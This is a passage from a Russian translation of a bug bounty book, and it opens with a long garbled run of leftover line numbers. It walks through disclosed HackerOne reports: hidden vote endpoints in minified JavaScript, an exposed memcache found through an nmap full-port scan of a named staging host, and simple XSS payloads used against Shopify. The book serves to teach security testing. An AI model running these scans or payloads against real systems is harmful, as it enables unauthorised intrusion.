717 |
718 |
719 |
719 |
720 |
721 |
722 |
723 |
724 |
725 |
726 |
727 |
728 |
729 |
729 |
730 |
731 |
732 |
733 |
734 |
735 |
736 |
737 |
738 |
739 |
739 |
740 |
741 |
742 |
743 |
744 |
745 |
746 |
747 |
748 |
749 |
749 |
750 |
751 |
752 |
753 |
754 |
755 |
756 |
757 |
758 |
759 |
759 |
760 |
761 |
762 |
763 |
764 |
765 |
766 |
767 |
768 |
769 |
769 |
770 |
771 |
772 |
773 |
774 |
775 |
776 |
777 |
778 |
779 |
779 |
780 |
781 |
782 |
783 |
784 |
785 |
786 |
787 |
788 |
789 |
789 |
790 |
791 |
792 |
793 |
794 |
795 |
796 |
797 |
798 |
799 |
799 |
800 |
801 |
802 |
803 |
804 |
805 |
806 |
807 |
808 |
809 |
809 |
810 |
811 |
812 |
813 |
814 |
815 |
816 |
817 |
818 |
819 |
819 |
820 |
821 |
822 |
823 |
824 |
825 |
826 |
827 |
828 |
829 |
829 |
830 |
831 |
832 |
833 |
834 |
835 |
836 |
837 |
838 |
839 |
839 |
840 |
841 |
842 |
843 |
844 |
845 |
846 |
847 |
848 |
849 |
849 |
850 |
851 |
852 |
853 |
854 |
855 |
856 |
857 |
858 |
859 |
859 |
860 |
861 |
862 |
863 |
864 |
865 |
866 |
867 |
868 |
869 |
869 |
870 |
871 |
872 |
873 |
874 |
875 |
876 |
877 |
878 |
878 |
879 |
880 |
881 |
882 |
883 |
884 |
885 |
886 |
887 |
888 |
889 |
889 |
890 |
891 |
892 |
893 |
894 |
895 |
896 |
897 |
898 |
899 |
899 |
900 |
901 |
902 |
903 |
904 |
905 |
906 |
907 |
908 |
909 |
909 |
910 |
911 |
912 |
913 |
914 |
915 |
916 |
917 |
918 |
919 |
919 |
920 |
921 |
922 |
923 |
924 |
925 |
926 |
927 |
928 |
929 |
929 |
930 |
931 |
932 |
933 |
934 |
935 |
936 |
937 |
938 |
939 |
939 |
940 |
941 |
942 |
943 |
944 |
945 |
946 |
947 |
948 |
949 |
949 |
950 |
951 |
952 |
953 |
954 |
955 |
956 |
957 |
958 |
959 |
959 |
960 |
961 |
962 |
963 |
964 |
965 |
966 |
967 |
968 |
969 |
969 |
970 |
971 |
972 |
973 |
974 |
975 |
976 |
977 |
978 |
978 |
979 |
980 |
981 |
982 |
983 |
984 |
985 |
986 |
987 |
988 |
989 |
989 |
990 |
991 |
992 |
993 |
994 |
995 |
996 |
997 |
998 |
999 |
999 |
1000 |
1001 |
1002 |
1003 |
1004 |
1005 |
1006 |
1007 |
1008 |
1009 |
1009 |
1010 |
1011 |
1012 |
1013 |
1014 |
1015 |
1016 |
1017 |
1018 |
1019 |
1019 |
1020 |
1021 |
1022 |
1023 |
1024 |
1025 |
1026 |
1027 |
1028 |
1029 |
1029 |
1030 |
1031 |
1032 |
1033 |
1034 |
1035 |
1036 |
1037 |
1038 |
1039 |
1039 |
1040 |
1041 |
1042 |
1043 |
1044 |
1045 |
1046 |
1047 |
1048 |
1049 |
1049 |
1050 |
1051 |
1052 |
1053 |
1054 |
1055 |
1056 |
1057 |
1058 |
1059 |
1059 |
1060 |
1061 |
1062 |
1063 |
1064 |
1065 |
1066 |
1067 |
1068 |
1069 |
1069 |
1070 |
1071 |
1072 |
1073 |
1074 |
1075 |
1076 |
1077 |
1078 |
1078 |
1079 |
1080 |
1081 |
1082 |
1083 |
1084 |
1085 |
1086 |
1087 |
1088 |
1089 |
1089 |
1090 |
1091 |
1092 |
1093 |
1094 |
1095 |
1096 |
1097 |
1097 |
1098 |
1099 |
1099 |
1100 |
1101 |
1102 |
1103 |
1104 |
1105 |
1106 |
1107 |
1108 |
1109 |
1109 |
1110 |
1111 |
1112 |
1113 |
1114 |
1115 |
1116 |
1117 |
1118 |
1119 |
1119 |
1120 |
1121 |
1122 |
1123 |
1124 |
1125 |
1126 |
1127 |
1128 |
1129 |
1129 |
1130 |
1131 |
1132 |
1133 |
1134 |
1135 |
1136 |
1137 |
1138 |
1139 |
1139 |
1140 |
1141 |
1142 |
1143 |
1144 |
1145 |
1146 |
1147 |
1148 |
1149 |
1149 |
1150 |
1151 |
1152 |
1153 |
1154 |
1155 |
1156 |
1157 |
1158 |
1159 |
1159 |
1160 |
1161 |
1162 |
1163 |
1164 |
1165 |
1166 |
1167 |
1168 |
1169 |
1169 |
1170 |
1171 |
1172 |
1173 |
1174 |
1175 |
1176 |
1177 |
1178 |
1178 |
1179 |
1180 |
1181 |
1182 |
1183 |
1184 |
1185 |
1186 |
1187 |
1188 |
1189 |
1189 |
1190 |
1191 |
1192 |
1193 |
1194 |
1195 |
1196 |
1196 |
1197 |
1198 |
1199 |
1199 |
1200 |
1201 |
1202 |
1203 |
1204 |
1205 |
1206 |
1207 |
1208 |
1209 |
1209 |
1210 |
1211 |
1212 |
1213 |
1214 |
1215 |
1216 |
1217 |
1218 |
1219 |
1219 |
1220 |
1221 |
1222 |
1223 |
1224 |
1225 |
1226 |
1227 |
1228 |
1229 |
1229 |
1230 |
1231 |
1232 |
1233 |
1234 |
1235 |
1236 |
1237 |
1238 |
1239 |
1239 |
1240 |
1241 |
1242 |
1243 |
1244 |
1245 |
1246 |
1247 |
1248 |
1249 |
1249 |
1250 |
1251 |
1252 |
1253 |
1254 |
1255 |
1256 |
1257 |
1258 |
1259 |
1259 |
1260 |
1261 |
1262 |
1263 |
1264 |
1265 |
1266 |
1267 |
1268 |
1269 |
1269 |
1270 |
1271 |
1272 |
1273 |
1274 |
1275 |
1276 |
1277 |
1278 |
1278 |
1279 |
1280 |
1281 |
1282 |
1283 |
1284 |
1285 |
1286 |
1287 |
1288 |
1289 |
1289 |
1290 |
1291 |
1292 |
1293 |
1294 |
1295 |
1296 |
1296 |
1297 |
1298 |
1299 |
1299 |
1300 |
1301 |
1302 |
1303 |
1304 |
1305 |
1306 |
1307 |
1308 |
1309 |
1309 |
1310 |
1311 |
1312 |
1313 |
1314 |
1315 |
1316 |
1317 |
1318 |
1319 |
1319 |
1320 |
1321 |
1322 |
1323 |
1324 |
1325 |
1326 |
1327 |
1328 |
1329 |
1329 |
1330 |
1331 |
1332 |
1333 |
1334 |
1335 |
1336 |
1337 |
1338 |
1339 |
1339 |
1340 |
1341 |
1342 |
1343 |
1344 |
1345 |
1346 |
1347 |
1348 |
1349 |
1349 |
1350 |
1351 |
1352 |
1353 |
1354 |
1355 |
1356 |
1357 |
1358 |
1359 |
1359 |
1360 |
1361 |
1362 |
1363 |
1364 |
1365 |
1366 |
1367 |
1368 |
1369 |
1369 |
1370 |
1371 |
1372 |
1373 |
1374 |
1375 |
1376 |
1377 |
1378 |
1378 |
1379 |
1380 |
1381 |
1382 |
1383 |
1384 |
1385 |
1386 |
1387 |
1388 |
1389 |
1389 |
1390 |
1391 |
1392 |
1393 |
1394 |
1395 |
1396 |
1396 |
1397 |
1398 |
1399 |
1399 |
1400 |
1401 |
1402 |
1403 |
1404 |
1405 |
1406 |
1407 |
1408 |
1409 |
1409 |
1410 |
1411 |
1412 |
1413 |
1414 |
1415 |
1416 |
1417 |
1418 |
1419 |
1419 |
1420 |
1421 |
1422 |
1423 |
1424 |
1425 |
1426 |
1427 |
1428 |
1429 |
1429 |
1430 |
1431 |
1432 |
1433 |
1434 |
1435 |
1436 |
1437 |
1438 |
1439 |
1439 |
1440 |
1441 |
1442 |
1443 |
1444 |
1445 |
1446 |
1447 |
1448 |
1449 |
1449 |
1450 |
1451 |
1452 |
1453 |
1454 |
1455 |
1456 |
1457 |
1458 |
1459 |
1459 |
1460 |
1461 |
1462 |
1463 |
1464 |
1465 |
1466 |
1467 |
1468 |
1469 |
1469 |
1470 |
1471 |
1472 |
1473 |
1474 |
1475 |
1476 |
1477 |
1478 |
1478 |
1479 |
1480 |
1481 |
1482 |
1483 |
1484 |
1485 |
1486 |
1487 |
1488 |
1489 |
1489 |
1490 |
1491 |
1492 |
1493 |
1494 |
1495 |
1496 |
1496 |
1497 |
1498 |
1499 |
1499 |
1500 |
1501 |
1502 |
1503 |
1504 |
1505 |
1506 |
1507 |
1508 |
1509 |
1509 |
1510 |
1511 |
1512 |
1513 |
1514 |
1515 |
1516 |
1517 |
1518 |
1519 |
1519 |
1520 |
1521 |
1522 |
1523 |
1524 |
1525 |
1526 |
1527 |
1528 |
1529 |
1529 |
1530 |
1531 |
1532 |
1533 |
1534 |
1535 |
1536 |
1537 |
1538 |
1539 |
1539 |
1540 |
1541 |
1542 |
1543 |
1544 |
1545 |
1546 |
1547 |
1548 |
1549 |
1549 |
1550 |
1551 |
1552 |
1553 |
1554 |
1555 |
1556 |
1557 |
1558 |
1559 |
1559 |
1560 |
1561 |
1562 |
1563 |
1564 |
1565 |
1566 |
1567 |
1568 |
1569 |
1569 |
1570 |
1571 |
1572 |
1573 |
1574 |
1575 |
1576 |
1577 |
1578 |
1578 |
1579 |
1580 |
1581 |
1582 |
1583 |
1584 |
1585 |
1586 |
1587 |
1588 |
1589 |
1589 |
1590 |
1591 |
1592 |
1593 |
1594 |
1595 |
1596 |
1596 |
1597 |
1598 |
1599 |
1599 |
1600 |
1601 |
1602 |
1603 |
1604 |
1605 |
1606 |
1607 |
1608 |
1609 |
1609 |
1610 |
1611 |
1612 |
1613 |
1614 |
1615 |
1616 |
1617 |
1618 |
1619 |
1619 |
1620 |
1621 |
1622 |
1623 |
1624 |
1625 |
1626 |
1627 |
1628 |
1629 |
1629 |
1630 |
1631 |
1632 |
1633 |
1634 |
1635 |
1636 |
1637 |
1638 |
1639 |
1639 |
1640 |
1641 |
1642 |
1643 |
1644 |
1645 |
1646 |
1647 |
1648 |
1649 |
1649 |
1650 |
1651 |
1652 |
1653 |
1654 |
1655 |
1656 |
1657 |
1658 |
1659 |
1659 |
1660 |
1661 |
1662 |
1663 |
1664 |
1665 |
1666 |
1667 |
1668 |
1669 |
1669 |
1670 |
1671 |
1672 |
1673 |
1674 |
1675 |
1676 |
1677 |
1678 |
1678 |
1679 |
1680 |
1681 |
1682 |
1683 |
1684 |
1685 |
1686 |
1687 |
1688 |
1689 |
1689 |
1690 |
1691 |
1692 |
1693 |
1694 |
1695 |
1696 |
1696 |
1697 |
1698 |
1699 |
1699 |
1700 |
1701 |
1702 |
1703 |
1704 |
1705 |
1706 |
1707 |
1708 |
1709 |
1709 |
1710 |
1711 |
1712 |
1713 |
1714 |
1715 |
1716 |
1717 |
1718 |
1719 |
1719 |
1720 |
1721 |
1722 |
1723 |
1724 |
1725 |
1726 |
1727 |
1728 |
1729 |
1729 |
1730 |
1731 |
1732 |
1733 |
1734 |
1735 |
1736 |
1737 |
1738 |
1739 |
1739 |
1740 |
1741 |
1742 |
1743 |
1744 |
1745 |
1746 |
1747 |
1748 |
1749 |
1749 |
1750 |
1751 |
1752 |
1753 |
1754 |
1755 |
1756 |
1757 |
1758 |
1759 |
1759 |
1760 |
1761 |
1762 |
1763 |
1764 |
1765 |
1766 |
1767 |
1768 |
1769 |
1769 |
1770 |
1771 |
1772 |
1773 |
1774 |
1775 |
1776 |
1777 |
1778 |
1778 |
1779 |
1780 |
1781 |
1782 |
1783 |
1784 |
1785 |
1786 |
1787 |
1788 |
1789 |
1789 |
1790 |
1791 |
1792 |
1793 |
1794 |
1795 |
1796 |
1796 |
1797 |
1798 |
1799 |
1799 |
1800 |
1801 |
1802 |
1803 |
1804 |
1805 |
1806 |
1807 |
1808 |
1809 |
1809 |
1810 |
1811 |
1812 |
1813 |
1814 |
1815 |
1816 |
1817 |
1818 |
1819 |
1819 |
1820 |
1821 |
1822 |
1823 |
1824 |
1825 |
1826 |
1827 |
1828 |
1829 |
1829 |
1830 |
1831 |
1832 |
1833 |
1834 |
1835 |
1836 |
1837 |
1838 |
1839 |
1839 |
1840 |
1841 |
1842 |
1843 |
1844 |
1845 |
1846 |
1847 |
1848 |
1849 |
1849 |
1850 |
1851 |
1852 |
1853 |
1854 |
1855 |
1856 |
1857 |
1858 |
1859 |
1859 |
1860 |
1861 |
1862 |
1863 |
1864 |
1865 |
1866 |
1867 |
1868 |
1869 |
1869 |
1870 |
1871 |
1872 |
1873 |
1874 |
1875 |
1876 |
1877 |
1878 |
1878 |
1879 |
1880 |
1881 |
1882 |
1883 |
1884 |
1885 |
1886 |
1887 |
1888 |
1889 |
1889 |
1890 |
1891 |
1892 |
1893 |
1894 |
1895 |
1896 |
1896 |
1897 |
1898 |
1899 |
1899 |
1900 |
1901 |
1902 |
1903 |
1904 |
1905 |
1906 |
1907 |
1908 |
1909 |
1909 |
1910 |
1911 |
1912 |
1913 |
1914 |
1915 |
1916 |
1917 |
1918 |
1919 |
1919 |
1920 |
1921 |
1922 |
1923 |
1924 |
1925 |
1926 |
1927 |
1928 |
1929 |
1929 |
1930 |
1931 |
1932 |
1933 |
1934 |
1935 |
1936 |
1937 |
1938 |
1939 |
1939 |
1940 |
1941 |
1942 |
1943 |
1944 |
1945 |
1946 |
1947 |
1948 |
1949 |
1949 |
1950 |
1951 |
1952 |
1953 |
1954 |
1955 |
1956 |
1957 |
1958 |
1959 |
1959 |
1960 |
1961 |
1962 |
1963 |
1964 |
1965 |
1966 |
1967 |
1968 |
1969 |
1969 |
1970 |
1971 |
1972 |
1973 |
1974 |
1975 |
1976 |
1977 |
1978 |
1978 |
1979 |
1980 |
1981 |
1982 |
1983 |
1984 |
1985 |
1986 |
1987 |
1988 |
1989 |
1989 |
1990 |
1991 |
1992 |
1993 |
1994 |
1995 |
1996 |
1996 |
1997 |
1998 |
1999 |
1999 |
2000 |
2001 |
2002 |
2003 |
2004 |
2005 |
2006 |
2007 |
2008 |
2009 |
2009 |
2010 |
2011 |
2012 |
2013 |
2014 |
2015 |
2016 |
2017 |
2018 |
2019 |
2019 |
2020 |
2021 |
2022 |
2023 |
2024 |
2025 |
2026 |
2027 |
2028 |
2029 |
2029 |
2030 |
2031 |
2032 |
2033 |
2034 |
2035 |
2036 |
2037 |
2038 |
2039 |
2039 |
2040 |
2041 |
2042 |
2043 |
2044 |
2045 |
2046 |
2047 |
2048 |
2049 |
2049 |
2050 |
2051 |
2052 |
2053 |
2054 |
2055 |
2056 |
2057 |
2058 |
2059 |
2059 |
2060 |
2061 |
2062 |
2063 |
2064 |
2065 |
2066 |
2067 |
2068 |
2069 |
2069 |
2070 |
2071 |
2072 |
2073 |
2074 |
2075 |
2076 |
2077 |
2078 |
2078 |
2079 |
2080 |
2081 |
2082 |
2083 |
2084 |
2085 |
2086 |
2087 |
2088 |
2089 |
2089 |
2090 |
2091 |
2092 |
2093 |
2094 |
2095 |
2096 |
2096 |
2097 |
2098 |
2099 |
2099 |
2100 |
2101 |
2102 |
2103 |
2104 |
2105 |
2106 |
2107 |
2108 |
2109 |
2109 |
2110 |
2111 |
2112 |
2113 |
2114 |
2115 |
2116 |
2117 |
2118 |
2119 |
2119 |
2120 |
2121 |
2122 |
2123 |
2124 |
2125 |
2126 |
2127 |
2128 |
2129 |
2129 |
2130 |
2131 |
2132 |
2133 |
2134 |
2135 |
2136 |
2137 |
2138 |
2139 |
2139 |
2140 |
2141 |
2142 |
2143 |
2144 |
2145 |
2146 |
2147 |
2148 |
2149 |
2149 |
2150 |
2151 |
2152 |
2153 |
2154 |
2155 |
2156 |
2157 |
2158 |
2159 |
2159 |
2160 |
2161 |
2162 |
2163 |
2164 |
2165 |
2166 |
2167 |
2168 |
2169 |
2169 |
2170 |
2171 |
2172 |
2173 |
2174 |
2175 |
2176 |
2177 |
2178 |
2178 |
2179 |
2180 |
2181 |
2182 |
2183 |
2184 |
2185 |
2186 |
2187 |
2188 |
2189 |
2189 |
2190 |
2191 |
2192 |
2193 |
2194 |
2195 |
2196 |
2196 |
2197 |
2198 |
2199 |
2199 |
2200 |
2201 |
2202 |
2203 |
2204 |
2205 |
2206 |
2207 |
2208 |
2209 |
2209 |
2210 |
2211 |
2212 |
2213 |
2214 |
2215 |
2216 |
2217 |
2218 |
2219 |
2219 |
2220 |
2221 |
2222 |
2223 |
2224 |
2225 |
2226 |
2227 |
2228 |
2229 |
2229 |
2230 |
2231 |
2232 |
2233 |
2234 |
2235 |
2236 |
2237 |
2238 |
2239 |
2239 |
2240 |
2241 |
2242 |
2243 |
2244 |
2245 |
2246 |
2247 |
2248 |
2249 |
2249 |
2250 |
2251 |
2252 |
2253 |
2254 |
2255 |
2256 |
2257 |
2258 |
2259 |
2259 |
2260 |
2261 |
2262 |
2263 |
2264 |
2265 |
2266 |
2267 |
2268 |
2269 |
2269 |
2270 |
2271 |
2272 |
2273 |
2274 |
2275 |
2276 |
2277 |
2278 |
2278 |
2279 |
2280 |
2281 |
2282 |
2283 |
2284 |
2285 |
2286 |
2287 |
2288 |
2289 |
2289 |
2290 |
2291 |
2292 |
2293 |
2294 |
2295 |
2296 |
2296 |
2297 |
2298 |
2299 |
2299 |
2300 |
2301 |
2302 |
2303 |
2304 |
2305 |
2306 |
2307 |
2308 |
2309 |
2309 |
2310 |
2311 |
2312 |
2313 |
2314 |
2315 |
2316 |
2317 |
2318 |
2319 |
2319 |
2320 |
2321 |
2322 |
2323 |
2324 |
2325 |
2326 |
2327 |
2328 |
2329 |
2329 |
2330 |
2331 |
2332 |
2333 |
2334 |
2335 |
2336 |
2337 |
2338 |
2339 |
2339 |
2340 |
2341 |
2342
```

>[hackerone.com->assets->frontend-XXX.js](http://hackerone.com/assets/frontend-XXX.js)). Инструменты разработчика Chrome идут в комплекте с удобной кнопкой {}, которая позволяет сделать минифицированный код javascript читабельным. Вы также можете использовать Burp и посмотреть ответ, возвращающий этот файл Javascript.

И здесь причина включения этого отчета в книгу, если вы поищете по Javascript на предмет POST, вы найдете кучу путей, используемых HackerOne, которые могут быть не совсем очевидны, в зависимости от ваших прав доступа и того, что отображается вам в качестве контента. Вот один из них:

```

2855     })
2856   }
2857 }
2858 }
2859 function(e, t, r) {
2860   'use strict';
2861   var n = r(193)
2862   , a = r(2);
2863   e.exports = n.extend({
2864     uriRoot: function() {
2865       return '/reports'
2866     },
2867     vote: function() {
2868       var e = this;
2869       e.ajax({
2870         url: this.url() + '/votes',
2871         method: 'POST',
2872         dataType: 'json',
2873         success: function(t) {
2874           return e.set({
2875             vote_id: t.vote_id,
2876             vote_count: t.vote_count
2877           })
2878         }
2879       })
2880     unvote: function() {
2881       var e = this;
2882       e.ajax({
2883         url: this.url() + '/votes/' + this.get("vote_id"),
2884         method: 'DELETE',
2885         dataType: 'json',
2886         success: function(t) {
2887           return e.set({
2888             vote_id: void 0,
2889             vote_count: t.vote_count
2890           })
2891         }
2892       })
2893     }
2894   })
2895 }
2896 }
2897 function(e, t, r) {
2898   'use strict';
2899 }

```

Line 20576, Column 49

### Hackerone Application Javascript POST Voting

Как видите, у нас есть два пути для функциональности голосования. На момент написания этого отчета, вы можете совершать по ним запросы и голосовать за отчеты.

Это один из способов найти функциональности - в отчете

хакер использовал другой способ, перехватывая ответы от HackerOne (вероятно, используя инструмент вроде Burp), и меняя значения возвращаемых значений с false на true. Это действие показывало элементы, позволяющие голосовать по клику, осуществляя тем самым POST и DELETE запросы.

Причина, по которой я провел вас по Javascript, в том, что взаимодействие с JSON-ответами не всегда может обнаружить новые HTML-элементы. В результате, навигация по Javascript может раскрыть “скрытые” в другом случае точки взаимодействия.



### Выходы

Исходный код Javascript приходит вам с непосредственным исходным кодом от цели, которую вы можете исследовать. Это здорово, потому что ваше тестирование происходит переходит из черной коробки, где вы не имеете представления о том, что происходит на бэкенде, в белую (хотя и не совсем), где вы можете просмотреть, как выполняется код. Это не значит, что вы должны читать каждую строку, POST-запрос в этом случае был обнаружен на строке 20570 простым поиском по запросу POST

## 10. Получение доступа к установке Memcache на PornHub

**Сложность:** Средняя

**Url:** stage.pornhub.com

**Ссылка на отчет:** <https://hackerone.com/reports/119871><sup>27</sup>

**Дата отчета:** 1 марта 2016

---

<sup>27</sup><https://hackerone.com/reports/119871>

**Выплаченное вознаграждение: \$2500****Описание:**

До запуска публичной программы, PornHub открыл и поддерживал на HackerOne приватную программу по поиску багов с широкими рамками для поиска на `*.pornhub.com`, что для большинства хакеров значило, что любые поддомены PornHub доступны для поиска. Уловка была в том, что их нужно было найти.

В своем посте Энди Гилл [@ZephhrFish<sup>28</sup>](#) объяснил, почему это так здорово: проверяя наличие поддоменов с помощью списка с более чем 1 миллионом потенциальных названий, он обнаружил около 90 потенциальных целей для взлома.

Посещение все эти сайты, чтобы убедиться, что они доступны, заняло бы немало времени, так что он автоматизировал процесс с помощью инструмента Eyewitness (описывается в главе Инструменты), который делает скриншоты страниц с валидным HTTP/HTTPS и предоставляет удобный отчет о сайтах, доступных на портах 90, 443, 8080 и 8443 (стандартные порты HTTP и HTTPS).

Энди пишет, что он слегка подкрутил настройки и использовал инструмент Nmap, чтобы копнуть поглубже, тестируя поддомен `stage.pornhub.com`. Когда я спросил его почему, он объяснил, что по его опыту, стейджинг и девелопмент-серверы с наибольшей вероятностью имеют некорректно сконфигурированные настройки безопасности, чем продакшен-серверы. И чтобы начать, он получил IP поддомена, используя команду nslookup:

```
nslookup stage.pornhub.com
```

```
Server: 8.8.8.8
```

---

<sup>28</sup><http://www.twitter.com/ZephhrFish>

Address: 8.8.8.8#53

Non-authoritative answer:

Name: stage.pornhub.com

Address: 31.192.117.70

Я также видел, что это можно сделать командой **ping**, но в любом случае, теперь у него был IP-адрес поддомена и используя команду **sudo namp -sSV -p- 31.192.117.70 -oA stage\_ph -T4 &** он получил следующее:

```
Starting Nmap 6.47 ( http://nmap.org ) at 2016-06-07
14:09 CEST
```

```
Nmap scan report for 31.192.117.70
```

```
Host is up (0.017s latency).
```

```
Not shown: 65532 closed ports
```

```
PORt STATE SERVICE VERSION
```

```
80/tcp open http nginx
```

```
443/tcp open http nginx
```

```
60893/tcp open memcache
```

```
Service detection performed. Please report any incorrect
results at http://nmap.org/submit/. Nmap done: 1 IP
address (1 host up) scanned in 22.73 seconds
```

Разберем эту команду на части:

- флаг **-sSV** определяет тип пакетов, отправляемых на сервер и говорит Nmap попытаться определить любые сервисы на открытых портах
- **-p-** говорит Nmap проверить все 65535 портов (по умолчанию он проверяет только 1000 самых популярных)

- 31.192.117.70 - сканируемый IP-адрес
- -oA stage\_ph сообщает Nmap, что вывод нужно создать в трех больших форматах сразу, используя имя файла stage\_ph
- -T4 определяет тайминг для атаки (опции 0-4, чем выше, тем быстрее)

В полученном ответе важно обратить внимание на то, что порт 60893 открыт и запускает то, что Nmap определил как memcache. Если вам незнакомо это название, memcache — кэширующий сервис, который использует пары ключ-значения для хранения произвольных данных. Как правило, он используется для ускорения сайта путем более быстрой отдачи контента пользователю. Еще один подобный сервис называется Redis.

Само по себе наличие этого сервиса не является уязвимостью, но это определенно важный сигнал (хотя руководства по установке, которые я читал, рекомендовали делать его недоступным публично по причинам безопасности). Проверяя работу сервиса, Энди с удивлением обнаружил, что PornHub не включили ни одну из настроек безопасности, а это значило, что он мог соединиться с сервисом без логина или пароля через netcat, утилиту, предназначенную для чтения и записи через сетевые соединения TCP и UDP. После соединения он просто ввел несколько команд, чтобы получить версию, статистику и так далее, чтобы подтвердить, что соединение работает и уязвимо.

Злоумышленник в этот момент мог бы использовать этот доступ для:

- атаки DOS (отказ сервиса) постоянно записывая и стирая кэш, тем самым занимая сервер (это зависит от настроек сайта)

- атаки DOS через заполнение сервиса мусорными данными, опять же, зависит от настроек
- выполнения межсайтового скрипtingа через инъекцию вредоносного JS под видом валидных закешированных данных, которые затем отдавались бы пользователям
- и, возможно, выполнения SQL-инъекции, если данные memcache сохранялись в базе данных



## Выводы

Поддомены и обширная сеть конфигураций представляют огромный потенциала для взлома. Если вы заметили, что программа по поиску багов включает в свои рамки \*.SITE.com, попробуйте поискать поддомены, которые могут быть уязвимы, вместо того, чтобы тянуться к низко висящему фрукту на главном сайте, на котором ищут уязвимости все остальные. Также стоит потратить время на изучение таких инструментов, как Nmap, eyewitness, knockpy и прочих, которые могут помочь вам проследовать по пути Энди.

## Итоги

Уязвимости, основанные на логике приложения, не обязательно подразумевают внедрение кода. Вместо этого, их использование зачастую требует внимательных глаз и еще больше нестандартного мышления. Всегда обращайте внимание на другие инструменты и сервисы, которые могут быть использованы сайтами, поскольку они могут оказаться новым вектором атаки. Это может включать Javascript-библиотеку, которую сайт использует для отображения контента.

Скорее чаще, чем реже, обнаружение таких уязвимостей потребует использования прокси-перехватчика, который позволит вам поэкспериментировать со значениями, прежде чем отправлять их исследуемому сайту. Попробуйте изменять любые значения, которые кажутся вам относящимися к идентификации вашего аккаунта. Возможно, вам потребуется два разных аккаунта, чтобы иметь два набора валидных данных для доступа, которые точно будут работоспособными. Так же ищите скрытые/необычные точки, которые могут обнаружить функциональность, которая не должна быть доступна по тем или иным причинам.

Кроме того, каждый раз при совершении какого-либо вида транзакции помните, что всегда существует вероятность, что разработчики не приняли во внимание race conditions на уровне базы данных. Таким образом, их код может помешать вам, но если вы сможете выполнить код так быстро, как это возможно, словно он выполняется почти одновременно, вы можете наткнуться на race condition. Убедитесь, что вы провели несколько тестов при поиске этой уязвимости, поскольку она может быть обнаружена далеко не с первого раза, как в случае с Starbucks.

И, наконец, не пропускайте выход новой функциональности — она часто предоставляет новые области для тестирования! И если/когда возможно, автоматизируйте тестирование, чтобы использовать свое время с большей пользой.

# Cross Site Scripting Attacks

## Описание

Межсайтовый скриптинг, или Cross site scripting, или XSS, предполагает наличие сайта, подключающего непредусмотренный код Javascript, который, в свою очередь, передается пользователям, исполняющим этот код в своих браузерах. Безобидный пример XSS (именно такой вы должны использовать!) выглядит так:

```
alert('XSS');
```

Это создаст вызовет функцию Javascript alert и создаст простое (**и безобидное**) окошко с буквами XSS. В предыдущих версиях книги я рекомендовал вам использовать этот пример при написании отчетов. Это было так, пока один чрезвычайно успешный хакер не сказал мне, что это был “ужасный пример”, объяснив, что получатель отчета об уязвимости может не понять опасность проблемы и из-за безобидности примера выплатить небольшое вознаграждение.

Таким образом, используйте этот пример для обнаружения XSS-уязвимости, но при составлении отчета подумайте о потенциальном вреде, который может нанести уязвимость и объясните его. Под этим я не подразумеваю рассказ компании о том, что же такое XSS, но предлагаю объяснить, чего вы можете добиться, используя уязвимость и как конкретно это могло отразиться на их сайте.

Существует три различных вида XSS, о которых вы могли слышать при исследовании и написании отчетов:

- Reflective XSS: эти атаки не сохраняются на сайте, что означает создание и выполнение XSS в одном запросе и ответе.
- Stored XSS: эти атаки сохраняются на сайте и зачастую более опасны. Они сохраняются на сервере и выполняются на “нормальных” страницах ничего не подозревающими пользователями.
- Self XSS: эти атаки также не сохраняются на сайте и обычно используются как часть обмана человека с целью запуска XSS им самим.

Когда вы ищете уязвимости, вы обнаружите, что компании зачастую не заботятся об устранении Self XSS, они беспокоятся только о тех случаях, когда вред их пользователям может быть нанесен не ими самими, а кем-либо еще, как в случае с Reflective и Stored XSS. Однако, это не значит, что вы не должны искать Self XSS.

Если вы нашли ситуацию, в которой Self XSS может быть выполнен, но не сохранен, подумайте о том, как может быть использована эта уязвимость, сможете ли вы использовать её в комбинации с чем-либо, чтобы она уже не была Self XSS?

Один из самых известных примеров использования XSS — MySpace Samy Work, выполненный Сами Камкаром. В октябре 2005 Сами использовал уязвимость stored XSS на MySpace, что позволило ему загрузить код Javascript, который выполнялся каждый раз, когда кто-нибудь посещал его страницу MySpace, добавляя посетителя страницы в друзья профиля Сами. Более того, код также копировал себя на страницы новых друзей Сами таким образом, чтобы профили новых его друзей обновлялись со следующим текстом: “but most of all, samy is my hero”.

Хотя пример Сами был относительно безобидным, использование XSS позволяет красть логины, пароли, банковскую информацию, и так далее. Несмотря на потенциальный вред,

исправление XSS-уязвимостей, как правило, не является сложным и требует от разработчиков просто экранировать пользовательский ввод (прямо как в HTML-инъекции) при его отображении. Хотя, некоторые сайты так же убирают потенциально вредоносные символы, когда хакер их отправляет.



## Ссылки OWASP

Посмотрите набор шпаргалок на [OWASP XSS Filter Evasion Cheat Sheet<sup>29</sup>](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

# Примеры

## 1. Распродажа Shopify

**Сложность:** Низкая

**Url:** wholesale.shopify.com

**Ссылка на отчет:** [https://hackerone.com/reports/106293<sup>30</sup>](https://hackerone.com/reports/106293)

**Дата отчета:** 21 декабря 2015

**Выплаченное вознаграждение:** \$500

**Описание:**

Сайт распродажи Shopify<sup>31</sup> является простой страницей с прямым призывом к действию — введите название товара и нажмите “Find Products”. Вот скриншот:

---

<sup>29</sup>[https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

<sup>30</sup><https://hackerone.com/reports/106293>

<sup>31</sup><http://wholesale.shopify.com>

WHOLESALE PRODUCT SEARCH (BETA)

## What do you want to sell?

Find products

[Are you a wholesaler on Shopify?](#)

---

**No products? No problem!**

Shopify's wholesale product search is the easiest way to connect business owners with wholesale suppliers. Simply enter the type of product you're looking for, select the ones you like, and we will email the wholesalers on your behalf.

**Search** Use Shopify's wholesale product search to find products for your online store.

**Select** Add products to your list and Shopify will connect you with their wholesale distributors.

**Sell** Add your new wholesale products to your online store and start making sales.

### Скриншот сайта распродаж wholesale

XSS-уязвимость здесь была самой простой, какую только можно найти — текст, введенный в поисковую строку не был экранирован, так что исполнялся любой введенный Javascript. Вот отправленный текст из описания уязвимости: `test';alert('XSS');`

Причина того, что это сработало, в том, что Shopify принимал пользовательский ввод, выполнял поисковый запрос и при отсутствии результатов, печатал сообщение, сообщающее об отсутствии результатов поиска по введенному запросу, показывая на странице не экранированный пользовательский ввод. В результате, отправленный Javascript рендерился на странице и браузеры интерпретировали его как исполняемый Javascript.



## Выводы

